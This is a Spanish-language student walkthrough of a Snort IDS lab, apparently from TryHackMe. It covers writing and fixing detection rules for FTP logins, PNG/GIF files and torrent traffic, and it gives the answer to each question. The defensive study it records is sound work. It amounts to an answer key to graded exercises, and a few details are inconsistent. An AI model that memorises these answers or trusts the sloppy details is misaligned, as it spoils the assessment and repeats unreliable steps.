ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$ sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap
```

El resultado otra vez es 42

```
ubuntu@ip-10-65-144-57: ~/Desktop/Exercise-Files/TASK-3 (FTP)
File Edit View Search Terminal Help
S5 G 2: 0 ( 0.000%)
Total: 421
=====
Action Stats:
Alerts: 42 ( 9.976%)
Logged: 42 ( 9.976%)
Passed: 0 ( 0.000%)
Limits:
Match: 0
Queue: 0
Log: 0
Event: 0
Alert: 0
Verdicts:
Allow: 421 (100.000%)
Block: 0 ( 0.000%)
Replace: 0 ( 0.000%)
Whitelist: 0 ( 0.000%)
Blacklist: 0 ( 0.000%)
Ignore: 0 ( 0.000%)
Retry: 0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-65-144-57: ~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Pregunta completada.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect FTP login attempts with a valid username but no password entered yet.

What is the number of detected packets?

✓ Correct Answer

PREGUNTA 6:

Lo mismo pero con administrados que no tienen contraseña.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect FTP login attempts with the "Administrator" username but no password entered yet.

What is the number of detected packets?

Answer format: *

Check

Ya se la saben. Borrar todos los logs viejos.

```
Snort exiting
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$ rm -f alert snort.log.*
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Creo nuevas reglas.

```
#alert tcp any any <=> any 21 (msg:"FTP traffic on port 21"; sid:100001; rev:1;)
#alert tcp any any <=> any 21 (msg:"Failed FTP Login Detected"; content:"530 User"; sid:100002; rev:1;)
#alert tcp any any <=> any 21 (msg:"Successful FTP Login Detected"; content:"230 User"; sid:100003; rev:1;)
#alert tcp any any <=> any 21 (msg:"Valid User No Password Detected"; content:"331 Password"; sid:100004; rev:1;)
alert tcp any any <=> any 21 (msg:"Failed Admin Login Attempt No Password Detected"; content:"331 Password";
content:"Administrator"; sid:100005; rev:1;)
```

El mismo procedimiento

```
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-3 (FTP)$ sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap
Running in IDS mode
```

Y salió el resultado. 7 alertas

```

Total: 421
=====
Action Stats:
Alerts: 7 ( 1.663%)
Logged: 7 ( 1.663%)
Passed: 0 ( 0.000%)
Limits:
Match: 0
Queue: 0
Log: 0
Event: 0
Alert: 0
Verdicts:
Allow: 421 (100.000%)
Block: 0 ( 0.000%)
Replace: 0 ( 0.000%)
Whitelist: 0 ( 0.000%)
Blacklist: 0 ( 0.000%)
Ignore: 0 ( 0.000%)
Retry: 0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Pregunta completada.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect FTP login attempts with the "Administrator" username but no password entered yet.

What is the number of detected packets?

7

✓ Correct Answer



FASE 4 – TASK 4 (WRITING IDS RULES PNG)

PREGUNTA 1:

Aquí dice que investiguemos los logs e identifiquemos el nombre del software en el paquete.

Let's create IDS Rules for PNG files in the traffic!

Answer the questions below

Navigate to the task folder.

Use the given pcap file.


Write a rule to detect the PNG file in the given pcap.

Investigate the logs and identify the software name embedded in the packet.

Answer format: *****

Check

Para esto me fui a este directorio, el directorio del task 4



Luego agregué reglas en local.rules



Luego me fui a la terminal para buscar el software incrustado en los paquetes con este comando:

```
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-4 (PNG)$ sudo strings snort.log.* | grep -i "Adobe"
Adobe ImageReadyq
```

Y la respuesta correcta es Adobe ImageReadyq

Pregunta completada.

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the PNG file in the given pcap.

Investigate the logs and identify the software name embedded in the packet.

Adobe ImageReady

✓ Correct Answer

PREGUNTA 2:

Lo mismo pero con los gifs.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect the GIF file in the given pcap.

Investigate the logs and identify the image format embedded in the packet.

Answer format: *****

Check ?

A borrar los logs viejos

```
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-4 (PNG)$ sudo rm -f alert
snort.log.*
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-4 (PNG)$
```

A crear estas reglas

```
# alert tcp any any -> any any (msg:"Archivo PNG detectado"; content:"[89 50 4e 47 0d 0a 1a 0a]"; sid:10006; rev:1;)
alert tcp any any -> any any (msg:"Archivo GIF detectado"; content:"GIF8"; sid:10007; rev:1;)
alert tcp any any -> any any (msg:"GIF file detected"; content:"GIF8"; sid:10008; rev:1;)
```

Luego hacer el análisis de paquetes. Que por cierto, se me olvidó decirlo en la pregunta anterior pero este paso es obligatorio ya que escanearas con el otro comando el trafico que generó el escaneo anterior. No se si me explico.

```
buntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-4 (PNG)$ sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap
Running in IDS mode
```

Y aquí está la respuesta.

[illegible]

Pregunta completada.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect the GIF file in the given pcap.

Investigate the logs and identify the image format embedded in the packet.

GIF89a

✓ Correct Answer

💡

FASE 5 – TASK 5 (TORRRENT METAFILE)

PREGUNTA 1:

Aquí dice que escribamos una regla para detectar el torrent metafile en el pcap y que digamos cual es el numero de paquetes detectados ahí.

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the torrent metafile in the given pcap.


What is the number of detected packets?

Answer format: *


Check



Primero vamos al directorio correspondiente para esta tarea.



Creamos la regla.



Abrimos la terminal y ejecutamos este comando para comenzar con el analisis.

```
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$ sudo snort -c local.rules -A full -l . -r torrent.pcap
Running in IDS mode
```

Y aquí mismo nos dice la respuesta.

```
S5 G 2:      0 ( 0.000%)
Total:      56
=====
Action Stats:
Alerts:      2 ( 3.571%)
Logged:      2 ( 3.571%)
Passed:      0 ( 0.000%)
Limits:
Match:       0
Queue:       0
Log:         0
Event:       0
Alert:       0
Verdicts:
Allow:       56 (100.000%)
Block:       0 ( 0.000%)
Replace:     0 ( 0.000%)
Whitelist:   0 ( 0.000%)
Blacklist:   0 ( 0.000%)
Ignore:      0 ( 0.000%)
Retry:       0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$
```

Pregunta completada.

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the torrent metafile in the given pcap.

What is the number of detected packets?

✓ Correct Answer 

PREGUNTA 2:

Ahora a investigar el nombre de la aplicación torrent.

Investigate the log/alarm files.

What is the name of the torrent application?

Check

Ejecutamos este comando para analizar lo que contiene el archivo que se nos generó al realizar el análisis de paquetes. Ahí podemos ver que la aplicación torrent es bitTorrent.

```
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$ sudo strings snort.log.*
GET /announce?info_hash=%01d%FE%7E%F1%10%5CWvAp%ED%F6%03%C49%D6B%14%F1&peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%5B&port=41730&uploaded=0&downloaded=0&left=3767869&compact=1&ip=127.0.0.1&event=started HTTP/1.1
Accept: application/x-bittorrent
Accept-Encoding: gzip
User-Agent: RAZA 2.1.0.0
Host: tracker2.torrentbox.com:2710
Connection: Keep-Alive
GET /announce?info_hash=%01d%FE%7E%F1%10%5CWvAp%ED%F6%03%C49%D6B%14%F1&peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%5B&port=41730&uploaded=0&downloaded=0&left=3767869&compact=1&ip=127.0.0.1 HTTP/1.1
Accept: application/x-bittorrent
Accept-Encoding: gzip
User-Agent: RAZA 2.1.0.0
Host: tracker2.torrentbox.com:2710
Connection: Keep-Alive
ubuntu@ip-10-66-148-249:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$
```

Pregunta completada.

Investigate the log/alarm files.

What is the name of the torrent application?

✓ Correct Answer

PREGUNTA 3:

Aquí dice cual es el tipo de MIME del torrent.

Investigate the log/alarm files.

What is the MIME (Multipurpose Internet Mail Extensions) type of the torrent metafile?

Answer format: *****/*****

You are going too fast. Please try again in a little while.

Check

En la misma imagen anterior lo dice si se fijan.

Investigate the log/alarm files.

What is the MIME (Multipurpose Internet Mail Extensions) type of the torrent metafile?

✓ Correct Answer

PREGUNTA 4:

Aquí dice cual es el hostname del torrent.

Investigate the log/alarm files.

What is the hostname of the torrent metafile?

Answer format: *****.*****.***

Check

Y otra vez. En la misma imagen lo dice. Fijense bien.

Investigate the log/alarm files.

What is the hostname of the torrent metafile?

tracker2.torrentbox.com

✓ Correct Answer

TASK 6 (Troubleshooting Rule Syntax Errors)

PREGUNTA 1:

Aquí nos dice que arreglemos los errores syntax de las reglas puestas en local.rules y que para verificar, digamos cuantos paquetes detectamos.

In this section, you need to fix the syntax errors in the given rule files.

You can test each ruleset with the following command structure;

```
sudo snort -c local-X.rules -r mx-1.pcap -A console
```


Fix the syntax error in **local-1.rules** file and make it work smoothly.

What is the number of the detected packets?

Answer format: **

Check ?


Lo primero que hice fue entrar al directorio correspondiente y después fui a local1.rules



Arregle la regla que tenia errores de Syntax, en realidad, el único error que tenia era que tenia un espacio de mas.



Abri la terminal en el directorio en el que estamos y ejecuté este comando de prueba.



Y sip, ya funciona. 16 alertas generó.

```
=====
Action Stats:
  Alerts:      16 ( 13.913%)
  Logged:      16 ( 13.913%)
  Passed:       0 (  0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      115 (100.000%)
  Block:       0 (  0.000%)
  Replace:     0 (  0.000%)
  Whitelist:   0 (  0.000%)
  Blacklist:   0 (  0.000%)
  Ignore:      0 (  0.000%)
  Retry:       0 (  0.000%)
=====
Snort exiting
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Pregunta completada.

Answer the questions below

In this section, you need to fix the syntax errors in the given rule files.

You can test each ruleset with the following command structure;

```
sudo snort -c local-X.rules -r mx-1.pcap -A console
```

Fix the syntax error in **local-1.rules** file and make it work smoothly.

What is the number of the detected packets?

✓ Correct Answer

PREGUNTA 2:

Aquí dice lo mismo que la otra pregunta pero con otro archivo local.rules

Fix the syntax error in **local-2.rules** file and make it work smoothly.

What is the number of the detected packets?

Answer format: **

Check

Abri e local2.rules y verán la comparación del antes y el después.

Antes

```
local-2.rules
~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
Save
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert icmp any -> any any (msg: "Troubleshooting 2"; sid:1000001; rev:1;)
```

Despues

```
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert ip any any -> any any (msg: "Troubleshooting 2"; sid:1000002; rev:1;)
```

Ejecuté este comando de prueba para ver si funciona.

```
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$ sudo snort -c local-2.rules -r mx-1.pcap -A console
Running in IDS mode
```

Y el resultado es 68 alertas.

```
=====
Action Stats:
  Alerts:      68 ( 59.130%)
  Logged:      68 ( 59.130%)
  Passed:       0 (  0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      115 (100.000%)
  Block:       0 (  0.000%)
  Replace:     0 (  0.000%)
  Whitelist:   0 (  0.000%)
  Blacklist:   0 (  0.000%)
  Ignore:      0 (  0.000%)
  Retry:       0 (  0.000%)
=====
Snort exiting
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Pregunta completada.

Fix the syntax error in **local-2.rules** file and make it work smoothly.

What is the number of the detected packets?

✓ Correct Answer

PREGUNTA 3:

Lo mismo pero con otro archivo para analizar.

Fix the syntax error in **local-3.rules** file and make it work smoothly.

What is the number of the detected packets?

Answer format: **

Check ?

Abri el archivo local3.rules para arreglar las reglas y simplemente habían dos reglas con SID identidas. Tienen que ser únicas.

Antes

```
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
9 alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000001; rev:1;)
```

Despues

```
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
9 alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000002; rev:1;)
```

Como siempre ejecuté este comando para probar.

```
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$ sudo snort -c local-3.rules -r mx-1.pcap -A console
Running in IDS mode
```

La respuesta es 87

```
=====
Action Stats:
  Alerts:      87 ( 75.652%)
  Logged:     87 ( 75.652%)
  Passed:      0 (  0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      115 (100.000%)
  Block:       0 (  0.000%)
  Replace:     0 (  0.000%)
  Whitelist:   0 (  0.000%)
  Blacklist:   0 (  0.000%)
  Ignore:      0 (  0.000%)
  Retry:       0 (  0.000%)
=====
Snort exiting
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Pregunta completada.

Fix the syntax error in **local-3.rules** file and make it work smoothly.

What is the number of the detected packets?

✓ Correct Answer 

PREGUNTA 4:

El mismo patrón que las anteriores preguntas.

Fix the syntax error in **local-4.rules** file and make it work smoothly.

What is the number of the detected packets?

Answer format: **



Abri el local4.rules

Antes

```
Open + local-4.rules ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
*local-3.rules x
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
9 alert tcp any 80,443 -> any any (msg: "HTTPX Packet Found"; sid:1000001; rev:1;)
```

Despues

```
alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any 80,443 -> any any (msg: "HTTPX Packet Found"; sid:1000002; rev:1;)
```

El comando de siempre para probar.

```
fatal error, quitting...
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$ sudo snort -c local-4.rules -r mx-1.pcap -A console
Running in IDS mode
```

El resultado es 90

```
Action Stats:
  Alerts:          90 ( 78.261%)
  Logged:          90 ( 78.261%)
  Passed:           0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           115 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:           0 (  0.000%)
=====
Snort exiting
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Pregunta completada.

Fix the syntax error in **local-4.rules** file and make it work smoothly.

What is the number of the detected packets?

✓ Correct Answer ?

PREGUNTA 5:

El mismo patrón.

Fix the syntax error in **local-5.rules** file and make it work smoothly.

What is the number of the detected packets?

Answer format: ***

Abri el local5.rules. Solo cambié la regla del tcp porque las otras dos están correctas en su syntaxis.

Antes

```
8 alert icmp any any <> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
9 alert icmp any any <- any any (msg: "Inbound ICMP Packet Found"; sid:1000002; rev:1;)
0 alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000003; rev:1;)
```

Despues

```
alert icmp any any <> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert icmp any any <> any any (msg: "Inbound ICMP Packet Found"; sid:1000002; rev:1;)
alert tcp any any -> any [80,443] (msg: "HTTPX Packet Found"; sid:1000003; rev:1;)
```

A probar con este comando nuevamente.

```
Fatal Error, Quitting...
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$ sudo snort -c local-5.rules -r mx-1.pcap -A console
Running in IDS mode
```

Y aquí está el resultado.

```
Action Stats:
  Alerts:      155 (134.783%)
  Logged:      155 (134.783%)
  Passed:       0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:       115 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:      0 ( 0.000%)
  Retry:       0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Pregunta completada.

Fix the syntax error in **local-5.rules** file and make it work smoothly.

What is the number of the detected packets?

✓ Correct Answer

PREGUNTA 6:

Aquí cambia un poquito, ahora arreglaremos las reglas en local6.rules para hacerlo trabajar y que empiece a crear alertas.

Fix the logical error in **local-6.rules** file and make it work smoothly to create alerts.

What is the number of the detected packets?

Answer format: *

Check

Antes

```
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert tcp any any <> any 80 (msg: "GET Request Found"; content:"|67 65 74|"; sid: 100001; rev:1;)
```

Despues

```
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

#alert tcp any any <> any 80 (msg:"fixed"; content:"|2E 68 74 6D 6C|"; sid: 100001; rev:1;)
alert tcp any any -> any 80 (msg:"fixed"; content:".html"; nocase; sid:1000001; rev:1;)
```

A probar ahora.

```
snort exiting
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$ sudo snort -c local-6.rules -r mx-1.pcap -A console
Running in IDS mode
```

Y el resultado es 2

```
=====
Action Stats:
  Alerts:      2 ( 1.739%)
  Logged:      2 ( 1.739%)
  Passed:      0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      115 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:      0 ( 0.000%)
  Retry:       0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Pregunta completada.

Corrige el error lógico en el archivo **local-6.rules** y haz que funcione correctamente para crear alertas.

¿Cuál es el número de paquetes detectados?

✓ Respuesta correcta

PREGUNTA 7:

Aquí nos pregunta cuál es el nombre de la opción requerida. Vamos a averiguarlo.

Corrige el error lógico en el archivo **local-7.rules** y haz que funcione correctamente para crear alertas.

¿Cuál es el nombre de la opción requerida?

Formato de respuesta: ***

Controlar

La regla en el local7.rules no tiene mensaje, sin eso, la regla no tiene sentido.

Antes

```
#alert tcp any any <> any 80 (content:"|2E 68 74 6D 6C|"; sid: 100001; rev:1;) add msg and a message
```

Despues

```
alert tcp any any -> any 80 (msg:"HTML File Found"; content:"|2E 68 74 6D 6C|"; sid:1000001; rev:1;)
```

Probamos con este comando otra vez.

```
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$ sudo snort -c local-6.rules -r mx-1.pcap -A console
Running in IDS mode
```

Y sip, funciona.

```
=====
Action Stats:
  Alerts:          2 (  1.739%)
  Logged:          2 (  1.739%)
  Passed:          0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           115 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:           0 (  0.000%)
=====
Snort exiting
ubuntu@ip-10-67-160-7:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Pero lo que pide la pregunta es que opción utilizamos.

En las reglas, se ve claramente que puse msg. Esa es la respuesta.

Pregunta completada.

Fix the logical error in **local-7.rules** file and make it work smoothly to create alerts.

What is the name of the required option:

✓ Correct Answer



FASE 7 – TASK 7 (MS17-010)

PREGUNTA 1:

Aquí dice que investiguemos la explotación del ms1710. Vamos a averiguarlos.

Navigate to the task folder.

Use the given pcap file.

